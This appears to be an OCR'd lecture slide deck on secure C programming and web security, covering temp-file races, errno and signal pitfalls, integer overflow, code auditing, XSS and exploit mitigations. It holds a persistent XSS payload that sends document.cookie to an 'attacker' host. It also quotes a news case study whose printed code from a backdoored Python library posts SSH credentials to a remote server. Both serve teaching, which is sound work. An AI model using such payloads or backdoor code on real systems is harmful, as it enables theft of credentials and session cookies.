
An example (cont)

```
RETURN VALUE
       The mktemp() function always returns template.  If a unique name was
       created, the last six bytes of template will have been modified in
       such a way that the resulting name is unique (i.e., does not exist
       already) If a unique name could not be created, template is made an
       empty string, and errno is set to indicate the error.
ERRORS
       EINVAL The last six characters of template were not XXXXXX
```

An example (cont)

```
#include <stdlib.h>
#include <stdio.h>
#include <err.h>

FILE *
make_temporary()
{
        char template[50] = "/tmp/myfile.XXXXXX";
        if (mktemp(template) == NULL)
                err(1, "mktemp");
        else
                return fopen(template, "w");
}
```

Timeline



mktemp call

/tmp/myfile.abcdef does not exist

Timeline

symlink to another file

fopen call

overwrite existing /tmp/myfile.abcdef

Race condition

Trying to access a **common resource** using **non-atomic** operations.

- /tmp is a common directory
- mktemp checks the file does not exist
- fopen assumes the file still does not exist

Solutions

- don’t use a common directory
- don’t use non-atomic operations
- don’t use portable operations with bad semantics

For instance

```
MKSTEMP(3)
NAME
       mkstemp - create a unique temporary file
SYNOPSIS
       #include <stdlib.h>

       int mkstemp(char *template);

DESCRIPTION        top
       The mkstemp() function generates a unique temporary filename from
       template, creates and opens the file, and returns an open file
       descriptor for the file.

       The last six characters of template must be "XXXXXX" and these are
       replaced with a string that makes the filename unique.  Since it will
       be modified, template must not be a string constant, but should be
       declared as a character array.

       The file is created with permissions 0600, that is, read plus write
```

For instance

The file is created with permissions 0600, that is, read plus write for owner only. The returned file descriptor provides both read and write access to the file. The file is opened with the open(2) O_EXCL flag, guaranteeing that the caller is the process that creates the file.

Usage

```
FILE *
make_temporary()
{
        char template[50] = "/tmp/myfile.XXXXXX";
        int fd = mkstemp(template);
        if (fd == -1)
                err(1, "mkstemp");
        FILE *f = fdopen(fd, "w");
        if (!f) {
                close(fd);
                err(1, "fdopen"); // XXX
        }
        return f;
}
```

Usage

```
FILE *
make_temporary()
{
        char template[50] = "/tmp/myfile.XXXXXX";
        int fd = mkstemp(template);
        if (fd == -1)
                err(1, "mkstemp");
        FILE *f = fdopen(fd, "w");
        if (!f) {
                int saved = errno;
                close(fd);
                unlink(template);
                errno = saved;
                err(1, "fdopen");
        }
        return f;
}
```

Other example

```
#include <stdio.h>
#include <sys/stat.h>

FILE *conf_file(const char *filename, int uid)
{
        struct stat buf;
        if (stat(filename, &buf) == -1 || buf.st_uid != uid)
                return NULL;

        return fopen(filename, "r");

}
```

Other example

```c
#include <stdio.h>
#include <sys/stat.h>
FILE *conf_file(const char *filename, int uid)
{
        FILE *f = fopen(filename, "r");
        if (!f) return NULL;
        struct stat buf;
        if (fstat(fileno(f), &buf) == -1 || buf.st_uid != uid) {
                fclose(f);
                return NULL;
        }
        return f;
}
```

Solutions

- Know atomic operations
- Prefer fstat, fchmod, fchown... to stat, chmod, chown...

Yet another

```
if (unlink(_PATH_LD_HINTS) != 0 && errno != ENOENT) {
        warn("%s", _PATH_LD_HINTS);
        goto out;
}

if (rename(tmpfilenam, _PATH_LD_HINTS) != 0) {
        warn("%s", _PATH_LD_HINTS);
        goto out;
}
```

And another

Trying to access a **common resource** using **non-atomic** operations.

```
static void
sigchld_handler(int sig)
{
        pid_t pid;
        const char msg[] = "\rConnection closed.  \n";

        /* Report if ssh transport process dies. */
        if (pid = waitpid(sshpid, NULL, WNOHANG)) == -1)
                return;
        if (pid == sshpid)
                printf("\rConnection closed.  \n");
}
```

Fixed

```
static void
sigchld_handler(int sig)
{
        int save_errno = errno;
        pid_t pid;
        const char msg[] = "\rConnection closed.  \n";

        /* Report if ssh transport process dies. */
        while ((pid = waitpid(sshpid, NULL, WNOHANG)) == -1 && errno == EINT
                continue;
        if (pid == sshpid)
                (void)write(STDERR_FILENO, msg, sizeof(msg) - 1);

        errno = save_errno;
}
```

Beware of **hidden global state**

- errno
- locales
- blocking status of fd
- signal handlers
- hidden children
- SIGPIPE
- environment

Errno

errno

For errno, just make sure you save the value you actually need, and use functions where you can actually pass choose the value you want: errc(3), strerror(3).
Don't forget errno may be something strange, always include errno.h explicitly.

locales

locales

For locales, if you don't call setlocale(3), then you're in the "C" locale. Multithreaded programs are more complex (uselocale(3) is a bitch).

locale affects

- most isXXX functions (encoding)
- printf/scanf (encoding, format)
- NOT strcmp
- loaded code

signal handlers

signals

Are they set to something non default ?
Does something want them (curses) ?
Will they create extra errors ?

fd

file descriptors may be affected by signals.
SIGPIPE leads to EPIPE signals lead to EINTR
and by blocking/non blocking status (EAGAIN/EWOULDBLOCK)

Environment

Environment

Holds such fun things as PATH, TERM, TERMCAP.
May hold the same variable twice!

FailClosed

You've got a service that crashes with a SEGV.
What do you do ?

- restart the service automatically
- don't restart the service

LaTeX

```
hub$ make
pdflatex slides-sede.tex
This is pdfTeX, Version 3.14159265-2.6-1.40.18 (TeX Live 2017-OpenBSD_Ports) (preloade
 restricted \write18 enabled.
entering extended mode
(./slides-sede.tex
LaTeX2e <2017-04-15>
Babel <3.10> and hyphenation patterns for 84 language(s) loaded.
[78])
No file failedclosed.tex.
(./slides-sede.aux (./introduction.aux) (./devmodel.aux) (./overflow.aux)
[...]
Output written on slides-sede.pdf (78 pages, 465935 bytes).
Transcript written on slides-sede.log.
hub$
```

Buffer overflow !

More sociology


- there's a huge variation in skill out there
- ... but there's artifical intelligence
- Script-Kiddies

OpenSource again

- The "many eye balls fallacy"
- ... found a bug after twenty years
- trusting people

Trojans

Case study: https://www.bleepingcomputer.com/news/security/backdoored-python-library-caught-stealing-ssh-credentials/




Barely a week has passed from the last attempt to hide a backdoor in a code library, and we have a new case today. This time around, the backdoor was found in a Python module, and not an npm (JavaScript) package.

The module's name is SSH Decorator (ssh-decorate), developed by Israeli developer Uri Goren, a library for handling SSH connections from Python code.

On Monday, another developer noticed that multiple recent versions of the SSH Decorate module contained code that collected users' SSH credentials and sent the data to a remote server located at:

```
http://ssh-decorate.cf/index.php
```


Trojans-2



```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
            pass
```

```
self.password = password
self.port = port
self.verbose = verbose
```

Trojans-3



Developer: Backdoor the result of a hack

After having the issue brought to his attention, Goren said the backdoor was not intentional and was the result of a hack.

"I have updated my PyPI password, and reposted the package under a new name ssh-decorator," he said. "I have also updated the readme of the repository, to make sure my users are also aware of this incident." The README file read:

> It has been brought to our attention, that previous versions of this module had been hijacked and uploaded to PyPi unlawfully. Make sure you look at the code of this package (or any other package that asks for your credentials) prior to using it.

But after the incident become a trending topic on Reddit yesterday, and some people threw some accusations his way, Goren decided to remove the package altogether, from both GitHub and PyPI — the Python central repo hub.

- have a trusted path from source to package
- hub$ make package

```
===>  Checking files for arc-5.21p
`/usr/ports/distfiles/arc-5.21p.tar.gz' is up to date.
>> (SHA256) arc-5.21p.tar.gz: OK
===>  Extracting for arc-5.21p
===>  Patching for arc-5.21p
[...]
===>  Configuring for arc-5.21p
===>  Building for arc-5.21p
cc -O2 -pipe   -DSYSV=1 -c arc.c
[...]
===>  Faking installation for arc-5.21p
===>  Building package for arc-5.21p
Create /usr/ports/packages/amd64/all/arc-5.21p.tgz
hub$
```

Obstacles

- Systems that give you "Just-in-Time" tarballs
- ... host them elsewhere
- generated files

The autoconf/automake problem

```
hub$ pwd
/tmp/pobj/rsync-3.1.3/rsync-3.1.3
hub$ wc aclocal.m4 configure.ac
      16      93     726 aclocal.m4
    1118    3587   36625 configure.ac
    1134    3680   37351 total
hub$ wc configure.sh
   10427   35541  286846 configure.sh
hub$
```

... or a 20000+ line diff for a minor version change.

- Actual code change: 10 lines
- Fluff from autoconf/automake version churn: 20000 lines

The autoconf/automake problem

- several documented trojans
- makes it hard to have reliable builds

Guidelines

- always make it possible to regenerate everything
- ... so that people may audit stuff
- build should not have network access
- ... and probably log as well
- for instance, in OpenBSD, we switched to doing that, and we caught python/ruby code accessing the network
- ... no recent autoconf/automake trojan

https://nicholas.carlini.com/

- adversarial AI techniques
- breaking modern defenses against ROP
- evaluation of chrome extension security architecture

Return to mktemp

- POSIX says: The mktemp() function shall return the pointer template. If a unique name cannot be created, template shall point to a null string.
- the linux glibc says: If a unique name could not be created, template is made an empty string, and errno is set to indicate the error.
- BSD and the dietlibc return a NULL pointer on error

Error checking is hard

empty string or null pointer ?

Portability

- But some OSes don't have good functions.
- Do as best as you can
- Beware of bad tests: for instance openssl relied on the presence of fcntl.h macros.
- ... if you don't include fcntl.h you lose!

Portability 2

Check the results

- preprocessor
- unidef
- nm

He said/she said

Beware of behavioral differences.

- nature of char arrays (terminated, not terminated)
- encoding (utf-8, ascii, locale again)
- descriptor vs FILE (NULL vs -1)
- zeroing memory (allocators and OSes)
- empty strings vs NULL pointers

If you don't have code, you don't have bugs

- Code that's untested is buggy
- ... so don't write code!
- simplify error handling
- don't write code for conditions you can't test
- group error handling
- still "fail closed"

I'm with stupid

```
struct foo *alloc_foo(...)
{
        struct foo *r = malloc(sizeof *foo);
        struct bar *q = malloc(sizeof *bar);
        if (!r || !q) {
                free(r);
                free(q);
                return NULL;
        }
        r->bar = q;
        return r;
}
```

I'm with stupid

```c
void f()
{
        int r = whatever_syscall();
        if (r == -1) {
                if (errno == EIKNOWTHIS) {
                        do_code_that_handles_eiknow_this();
                        /* XXX don't forget to quit OR do something */
                } else {
                        /* DEFAULT ERROR CODE */
                        err(1, "whatever");
                }
        }
}
```

He said/she said 2

Library code should be "transparent"

```c
FILE *make_temporary()
{
        char template[50] = "/tmp/myfile.XXXXXX";
        int fd = mkstemp(template);
        if (fd == -1)
                return NULL;
        FILE *f = fdopen(fd, "w");
        if (!f) {
                int saved = errno;
                close(fd);
                unlink(template);
                errno = saved;
                return NULL;
        }
        return f;
}
```

Network

As Postel said, "be liberal in what you receive, be conservative in what you send".
In an insecure world: "**be specific in what you receive**"

The netflix hack

- netflix allows you a free discovery month
- they remember you through your email address
- gmail is very user-friendly and allows you to put dots in your address
- so that `someuser@gmail.com` = `s.omeuser@gmail.com` = `s..omeuser@gmail.com`


Overflows, the return

```
int *
alloc_array(int n)
{
        int *t = emalloc(n * sizeof(int));
        return t;
}
int *
read_array()
{
        int s = 0;
        scanf("%d", &s);
        if (s == 0)
                exit(1);
        int *t = alloc_array(s);
        for (int i = 0; i != s; i++)
                scanf("%d", t[i]);
        return t;
}
```

```
int *
alloc_array(int n)
{
        int *t = emalloc(n * sizeof(int));
        return t;
}
int *
read_array()
{
        int s = 0;
        scanf("%d", &s);
        if (s == 0)
                exit(1);
        int *t = alloc_array(s);
        for (int i = 0; i != s; i++)
                scanf("%d", <\color<red>t[i]>);
        return t;
}
```

`n * sizeof(int)` is the problem

If it overflows



Antipattern

- At one time, **all** gfx libraries were vulnerable
- ... copy and paste bugs
- ... easy to do again

Who watches the watchmen

- Library functions (calloc)
- .. may also be vulnerable
- So craft your own ?

Bad code, take 2

```
int *
alloc_array(int n)
{
        int k = n * sizeof(int);
        if (k/n != sizeof(int))
                exit(1);
        int *t = emalloc(n * sizeof(int));
        return t;
}
```

The C standard

- signed integer overflow is an **undefined behavior**
- ... modern compilers WILL remove non-sensical tests
- On the other hand, unsigned arithmetic is well-defined
- ... works in $Z/2^nZ$

```c
/*
 * This is sqrt(SIZE_MAX+1), as s1*s2 <= SIZE_MAX
 * if both s1 < MUL_NO_OVERFLOW and s2 < MUL_NO_OVERFLOW
 */
#define MUL_NO_OVERFLOW         (1UL << (sizeof(size_t) * 4))

void *
calloc(size_t nmemb, size_t size)
{
        if ((nmemb >= MUL_NO_OVERFLOW || size >= MUL_NO_OVERFLOW) &&
            nmemb > 0 && SIZE_MAX / nmemb < size) {
                errno = ENOMEM;
                return NULL;
        }
        ...
}
```

coda

```
int *
read_array(int *sz)
{
        ...
}
```

Auditing code

- figure out what this does
- try to create a quick model of how it works
- and check that code works like it should
- basically, you check your mental model against reality
- and take note of misconceptions for later

Auditing code

Read the code, attention to

- memory handling
- control flow
- hidden state
- error handling
- data flow
- user roles and deployment
- process handling
- signal, locale...
- ...

Get tools to read the code

- compiler with warnings
- tracing framework
- fuzzing tools
- more logs

Go back to the model

- if some of your assertions were wrong, are there bugs in there ?
- check that the documentation matches the code
- check the project history and CVE
- check common errors in similar projects

Cross-Site-Scripting

Put all the pieces together

- Trust boundaries on the web
- The client code has access
- html + JavaScript can do some sort of "shell-code"


Source: `https://excess-xss.com/`

XSS V1

- write some kind of forum
- don't sanitize articles
- attacker puts javascript `<script>` in an article
- victim sees the post, runs attacker's javascript
- profit!

The tragedy of Javascript

`https://www.destroyallsoftware.com/talks/wat`



Gory details

- JavaScript has access to the current domain cookies
- AJAX: XMLHttpRequests to send requests with **arbitrary content anywhere on the web**
- JavaScript can manipulate the webpage with DOM requests

Persistent XSS

Attacker stores the code in the database and wait for the client to access it.

```
<script>window.location='http://attacker/
        ?cookie='+document.cookie
</script>
```

- sanitize anything that's posted
- preferably with positive matching: only allow tags you know
- make sure your site is xhtml

Reflected XSS

- send a crafted link to the victim (phishing-like)
- when the victim clicks on the link, they send the payload as a search string to the real site
- the real site returns a result that still contains the payload... except that it's a script, so it gets executed
- url shortening services will hide the attack

Cookies

- you can't trust the client
- … so cookies should not contain information
- encrypt all information and sign it, that makes the actual cookie
- make it per-user

URL attacks

- even without javascript, craft an url leading to another site
- you can even hide it behind an XMLHTTPrequest, or some script loading
- ...so requests shouldn't ever do something as a get
- what about posts ?
- any form should send a temporary token to validate the form
- if the form does not have the right token, don't validate it

Modern mitigation

Buffer overflows that craft code on the stack no longer work. There are lots of protections against that:

- canary
- W xor X
- ASLR everywhere
- shadow stacks
- anti nop sledge

See `http://www.openbsd.org/papers/ru13-deraadt/`

W xor X

- pages should be executable or writable
- requires modern architecture. Old 32 bit intel is lacking
- dynamic loading complicates things
- there is a window of vulnerability: patch function addresses on demand
- this breaks JIT compilers, or requires mprotect changes

ASLR

- randomize dynamic library loading
- randomize stack frame location (a bit)
- randomize the heap
- randomize basic code loading (PIE)

ROP

- so you can't write new code
- reuse existing code!
- there's this thing called gadgets
- ... on intel, it's worse (in-between instructions)
- that's why address leak is really bad

References:

- `http://bodden.de/pubs/phd-follner.pdf`
- `http://cseweb.ucsd.edu/ hovav/dist/sparc.pdf`
- `http://www.scs.stanford.edu/ sorbo/brop/bittau-brop.pdf`

NOP sledges

- Modern processors align code with NOPs
- so you don't have to guess exactly

Shadow stacks

- This has to do with CFI (Control Flow Integrity)
- Along with the normal stack, store actual return addresses on a shadow stack